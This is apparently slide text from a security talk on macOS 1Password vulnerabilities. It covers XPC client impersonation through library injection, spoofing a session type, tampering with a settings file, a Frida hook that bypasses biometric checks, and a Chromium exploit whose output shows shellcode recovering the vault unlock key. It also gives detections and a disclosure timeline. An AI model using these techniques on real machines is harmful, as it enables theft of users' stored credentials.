


Browser Extension - Browser Helper

- **Circa September 2018, Apple introduced “Hardened Runtime”**
 - Can't inject code into hardened runtime processes
- **Literally impossible for pre 2018 clients to have this flag set**
- **XPC servers must account for this**
 - Check a client version, signature date, or codesigning flags
 - Almost no XPC servers do
- **For security mature products, this is usually the last XPC bypass they patch**

Browser Extension - Browser Helper

- **Browser helper doesn't check for hardened runtime in XPC client**
 - Only validates 1Password TeamIdentifier matches
- **Need an older version without hardened runtime**
 - Enumerate 1Password subdomains
 - `https://crt.sh/?q=1password.com`
 - Google Dork to find indexed files on interesting subdomains
 - `wget`
`https://c.1password.com/dist/1P/mac4/1Password-6.5.2.pkg`



Browser Extension - Browser Helper

- Use **DYLD_INSERT_LIBRARIES** to load a malicious library
 - **DYLD_INSERT_LIBRARIES=exploit.dylib** /Path/To/Older/Client/1Password 6

```
→ 1pass_pocs DYLD_INSERT_LIBRARIES=./bins/exploit.dylib ./1Password6-binary 2>/dev/null
Sending message to XPC Server to be echoed: "hello world"
Received echo response from XPC Server: "hello world"
→ 1pass_pocs
```

Browser Extension - XPC Clients

- **Browser Support calls 2 XPC methods**
 - echo: replies with the same message you sent
 - sendToMain: sends message to main application and get response
- **Sending the same messages the browser extension sends is failing, why?**
 - 1Password_Browser_Helper.ConnectedClient.is_browser = false
 - Set to false because our client's package ID doesn't match the browser support process
- **How does the 1Password CLI work then?**
 - xpcspy -r -f /usr/local/bin/op vault list

Browser Extension - XPC Clients

- How does the 1Password CLI work then?
 - `xpcspy -r -f /usr/local/bin/op vault list`


```
{
  "clientInfo": {
    "pid": 1234,
    "session": {
      "type": "Cli",
      "content": {
        "type": "Tty",
        "content": {
          "session_id": 1233,
          "session_start_time": 1705506768
        }
      }
    }
  }
}
```

Pid of op cli

Pid of shell

Shell start timestamp

Browser Extension - XPC Clients



Browser Extension - XPC Clients

- We can now act as the 1Password CLI, but this has limitations
 - CLI integration is disabled by default

Command-Line Interface (CLI)



Integrate with 1Password CLI

Use the desktop app to sign in to 1Password in the terminal.

[Learn more about 1Password CLI.](#)

- Can we enable it?

Browser Extension - XPC Clients



- **Settings are stored in JSON file**
 - /Users/\$USER/Library/Group Containers/2BUA8C4S2C.com.1password/Library/Application Support/1Password/Data/settings/settings.json
 - “authTags” provide integrity guarantees, but they are not enforced currently!

```
{  
  "version": 1,  
  "security.authenticatedUnlock.enabled": true,  
  "developers.cliSharedLockState.enabled": false,  
  "authTags": {  
    "developers.cliSharedLockState.enabled": "XXKFqJGuDK90dYcRME9gg9",  
    "security.authenticatedUnlock.enabled": "ksNUKb593hkdhroku6zvPwe"
```

- **Flipping “developers.cliSharedLockState.enabled” to true enables CLI integration**

Browser Extension - XPC Clients

- Further 1Password CLI limitations
 - Need approved session
 - Can fairly easily ride on an existing approved session, but this isn't optimal



Browser Extension - XPC Clients

- Are any other session types supported?
 - Disassemble Browser Helper binary to see

```
{  
  "pid": 1234,  
  "session": {  
    "type": "Cli",  
    "content": {  
      "type": "Tty", 1  
      "content": {  
        "session_id": 1233,  
        "session_start_time": 1705506768  
      }  
    }  
  }  
}
```

100051786	42 72 6f	"Browser"
	77 73 65	
	72 00	
10005178e	43 6c 69	"Cli"
100051792	74 79 70	"type"
	65 00	

Browser Extension - XPC Clients

- No further authorization checks occur with session type of Browser!
- Can request “muk” (Account Unlock Key) if 1Password (macOS) is unlocked

```
"clientInfo": {  
  "pid": 1234,  
  "session": {  
    "type": "Browser"  
  }  
},
```

macOS Application - Biometric Authentication

- How do we know a fingerprint is *actually* required for biometric authentication?
- Hook and modify `-[LAContext evaluatePolicy:localizedReason:reply:]` return
 - Code from Wojciech Reguła
- If returning 1 bypasses need for fingerprint, keychain lacks the flag: `kSecAccessControlBiometryAny` (or similar)

```
if(ObjC.available) {
    console.log("Injecting...");
    var hook = ObjC.classes.LAContext["- evaluatePolicy:localizedReason:reply:"];
    Interceptor.attach(hook.implementation, {
        onEnter: function(args) {
            var block = new ObjC.Block(args[4]);
            const callback = block.implementation;
            block.implementation = function (error, value) {

                console.log("Changing the result value to true")
                const result = callback(1, null);
                return result;
            };
        },
    });
};
```

macOS Application - Biometric Authentication

- So how does unlocking with fingerprint work?
- **Keychain Entry**
 - com.1password.core.sso.biometric-unlock (SSO)
 - com.1password.core-biometric-unlock (non-SSO)

Where: com.1password.core.sso.biometric-unlock

Comments: 1Password Touch ID and Apple Watch Unlock Key

Your account key is encrypted by the Secure Enclave and then saved in this item. Learn more about the security of using Touch ID or Apple Watch to unlock 1Password: <https://support.1password.com/touch-id-apple-watch-security-mac/>

This key is stored in a format that Keychain Access doesn't understand, so you won't be able to reveal its password.

- **But where is this Secure Enclave key entry?**
 - Not found in Keychain Access application or querying with “security” CLI tool

macOS Application - Biometric Authentication

- Hook SecItemCopyMatching

Logging SecItemCopyMatching call arguments:

```
{  
  atag = {length = 40, bytes = 0x636f6d2e 6167696c 65626974 732e3170 ... 636c6176 654b6579 };  
  class = keys;  
  kcls = 1;  
  "m_Limit" = "m_LimitOne";  
  "r_Ref" = 1;  
}
```

Logging return value of SecItemCopyMatching:

```
<SecKeyRef:('com.apple.setoken') 0x7f7f6667c820>
```

- “atag” refers to kSecAttrApplicationTag
- Decoding as string gives us: **com.agilebits.1password.MemoryEnclaveKey**

macOS Application - Biometric Authentication

- Decrypted `com.1password.core.sso.biometric-unlock` entry contains a 32 byte key
 - But it is *not* the muk
 - What do we do with it?
- In encrypted SQLite DB, there is a “`enc_unlock_key`” entry in the “`accounts`” table

```
{
  "enc_unlock_key": {
    "cty": "b5+jwk+json",
    "kid": "system_lock_protector",
    "enc": "A256GCM",
    "iv": "BmcSSV2kAfk3w1Bb",
    "data": "5i0YJs7y7Ptp9_7Bu82Rw9eK6JkxEL_91FIT"
  }
}
```

- Decryption succeeds with biometric unlock key, and it contains the muk!
- If we could inject into 1Password process, we now have all the pieces to dump a LOCKED vault

macOS Application - Biometric Authentication

- Newer 1Password versions configure Electron securely and have a modern Electron (and Chromium) version
- Oldest macOS version available with matching ID is 1Password 8 - 8.5.0
- How can we inject?
 - EnableEmbeddedAsarIntegrityValidation is Disabled
 - GHSA: ASAR Integrity bypass via filetype confusion

```
[/tmp] npx @electron/fuses read --app 1Password.app
Analyzing app: 1Password.app
Fuse Version: v1
  RunAsNode is Disabled
  EnableCookieEncryption is Disabled
  EnableNodeOptionsEnvironmentVariable is Disabled
  EnableNodeCliInspectArguments is Disabled
  EnableEmbeddedAsarIntegrityValidation is Disabled
  OnlyLoadAppFromAsar is Enabled
```

macOS Application - Biometric Authentication

- Can overwrite main.js and run any Node JS code!
- Can't call native functions immediately
- Can't load libraries because of Hardened Runtime
- How can we run unsigned native code? JIT!

```
[/tmp] codesign -dv --entitlements - "./1Password.app/Contents/MacOS/1Password" | grep jit -A 2
Executable=/private/tmp/1Password.app/Contents/MacOS/1Password
Identifier=com.1password.1password
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20500 size=2499 flags=0x10000(runtime) hashes=67+7 location=embedded
Signature size=9058
Timestamp=Jan 28, 2022 at 6:41:33 PM
Info.plist entries=29
TeamIdentifier=2BUA8C4S2C
Runtime Version=11.1.0
Sealed Resources version=2 rules=13 files=15
Internal requirements count=1 size=184
    [Key] com.apple.security.cs.allow-jit
    [Value]
        [Bool] true
```

macOS Application - Biometric Authentication

- Old macOS 1Password was released Jan 28, 2022
- Chromium is vulnerable to CVE-2022-1364 (exploited ITW)
- Leverage a browser exploit to run native code!
- Run custom shellcode to decrypt com.1password.core.sso.biometric-unlock!

```
./1Password-8.5.0.app/Contents/MacOS/1Password
victim rwx addr: 1f917f6000
imported_mutable_global: 600000680c10
monitoring /Users/james.dean/Library/Containers/com.1password.1password/Data/base_addr to get base address
sleeping...
got external base address: 0x3600000000
36085ec038 should contain 1f917f6000
wasm globals post modification: 36085ec038
[👤] calling shellcode
[🔒] writing cleartext key to ~/Library/Containers/com.1password.1password/Data/cleartext.txt
echo "cleartext key?:"
cleartext key?:
cat ~/Library/Containers/com.1password.1password/Data/cleartext.txt | wc -c
32
```

macOS Application - Biometric Authentication

- Exploit sleeps 1Password while external script produces JS heap base address
- Serves as ASLR bypass
- Possible because we're in the Node main process, not a browser renderer

```
var ext_base_addr
while(1){
  console.log("sleeping...")
  execSync("sleep 1", {err, stdout, stderr} => {});

  try {
    const data = filesystem.readFileSync(base_addr_filename, 'utf8');
    ext_base_addr = data
    break
  } catch (err) {}
}
console.log("got external base address: 0x" + ext_base_addr)
ext_base_addr = BigInt(parseInt("0x"+ext_base_addr))
```

[2024/03/26 14:56:24 UTC] %

Settings

General

Appearance

Security

Privacy

Browser

Labs

Advanced

Developer

About

1Password

1Password for Mac 8.10.28

81028034, on PRODUCTION channel

✓ You're up to date!

[Release Notes](#)

Check for Updates

© 2024 1Password. All rights reserved.

[Terms of Service](#)

[Privacy Policy](#)

[Credits & Acknowledgements](#)

MacBook Pro

16-inch, 2019

Processor

2.6 GHz 6-Core Intel Core i7

Graphics

Intel UHD Graphics 630

1536 MB

Memory

32 GB 2667 MHz DDR4

Serial number

C02GP1KG1P62

macOS

Sonoma 14.4.1

More Info...

Regulatory Certification

™ and © 1983–2024 Apple Inc.

All Rights Reserved

Search in Robinhood

+ New Item

All Categories

↓

MARCH 2024

Opsgenie

Signs in with Google

Alex AWS Red Team

alex.ionescu

FEBRUARY 2024

Robinhood

alex.ionescu@robinhood.c...

Jetbrains

Robinhood

Profile

All Items

Favorites

Watchtower

VAULTS


Private

Robint

Mac OS dock with various application icons including Finder, Spotlight, Safari, Chrome, Telegram, Mail, Photos, Messages, Calendar, Contacts, Notes, Reminders, Music, TV, App Store, System Settings, and several instances of the 1Password application.

47

macOS Application - Biometric Authentication



Vulnerability Summary

- **Vulnerabilities reported to 1Password**
 - Browser Support getppid bypass
 - Browser Helper XPC bypass
 - XPC authorized CLI session riding
 - XPC session type manipulation
 - Settings file unprotected from unauthorized changes
 - Biometric enforcement flag missing
- **Vulnerabilities reported to Google**
 - Chrome extension allow-list bypass via spoofing Extension ID
 - Chrome policy bypass via TOCTOU

Exploitability Summary - **Exploitable**/Fixed

- **Prerequisite for all - Must be able to run malicious code on an authenticated device**
 - SIP does not prevent this, root is not required
- **Browser extension injection/impersonation**
 - Browser “feature not a bug”, must implement detections
- **Browser Support getppid bypass**
 - Will continue to be exploitable until NMH/browser ecosystem changes
- **Browser Helper XPC bypass - CVE-2024-42219**
 - Affects versions < 8.10.30 (released April 2024)
 - Remediates the other XPC related issues
- **Biometric enforcement flag missing - CVE-2024-42218**
 - Fixed in 8.10.36, reliability improved in 8.10.38 (released July, August 2024)
- **Settings file unprotected from unauthorized changes**
 - Affects versions < 8.10.38 (released August 2024), only aids in XPC exploitation

Detections – Chromium Browsers

- Chromium based browsers

- Chrome - TeamIdentifier: EQHXZ8M8AV
 - com.google.Chrome
 - com.google.Chrome.canary
 - com.google.Chrome.beta
 - com.google.Chrome.dev
- Brave - TeamIdentifier: KL8N8XSYF4
 - com.brave.Browser.beta
 - com.brave.Browser.nightly
 - com.brave.Browser.dev
 - com.brave.Browser
- Edge - TeamIdentifier: UBF8T346G9
 - Com.microsoft.edgemac
 - com.microsoft.edgemac.Canary
 - com.microsoft.edgemac.Dev
 - com.microsoft.edgemac.Beta
- Vivaldi - TeamIdentifier: 4XF3XNRN6Y
 - com.vivaldi.Vivaldi
- Arc - TeamIdentifier: S6N382Y83G
 - company.thebrowser.Browser

Detections – Non-Chromium Browsers

- **Firefox - TeamIdentifier: 43AQ936H96**
 - Org.mozilla.firefox
 - Org.mozilla.nightly
 - org.mozilla.firefoxdeveloperedition
- **Safari - TeamIdentifier: No team identifier**
 - com.apple.Safari
 - com.apple.SafariForWebKitDevelopment
 - com.apple.SafariTechnologyPreview

Detections - CLI flags

- **We can alert on the chrome flags with high fidelity**
 - `-remote-debugging*` and `-load-extension`
 - Single tac is intentional
- **Firefox has remote debugging flag, also has additional flags**
 - `-marionette` and `-start-debugger-server`
- **Blocking debug/developer builds**
 - `com.apple.SafariForWebKitDevelopment`
 - `org.mozilla.firefoxdeveloperedition`

Detections - BrowserSupport

- **Disable Browser Extension syncing**
- **Browsers during typical use have launchd as a parent**
 - Any browser process spawned without launchd with PID = 1 is suspicious!
- **Possible to mimic legitimate activity by starting exploit with parent of launchd**
 - Looking to alert on the exploiting process performing an exec to a trusted browser
 - launchd spawns the exploiting process with PID XXX (the setup for bypassing detection 1)
 - Alert on the exec (PID XXX reuse, now points to a trusted browser)

1Password Disclosure Timeline

- **Reported on January 17, 2024:**
 - Browser Support getppid bypass
 - Browser Helper XPC bypass
 - XPC authorized CLI session riding
 - XPC session type manipulation
 - Settings file unprotected from unauthorized changes
- **Reported on March 8, 2024:**
 - Biometric enforcement flag missing
 - Full end to end exploit delivered March 22, 2024
 - Confirmed validity of the issue for both us and 1Password

1 Password Remediation Timeline

- **Browser Support getppid bypass**
 - This vulnerability cannot reasonably be fixed at this time without support from browser vendors (Chromium/Firefox)
- **Browser Helper XPC bypass**
 - 8.10.30 (released April 2024)
 - Remediates:
 - XPC authorized CLI session riding
 - XPC session type manipulation
- **Settings file unprotected from unauthorized changes**
 - Scheduled to be fixed August 2024
- **Biometric enforcement flag missing**
 - Fixed in 8.10.36, improved in 8.10.38 (released July, August 2024)

Code

- <https://github.com/morganc3/1password-exploits>

Questions?

“Robinhood” and the Robinhood feather logo are registered trademarks of Robinhood Markets, Inc. All other names are trademarks of and/or registered trademarks of their respective owners.

© 2024 Robinhood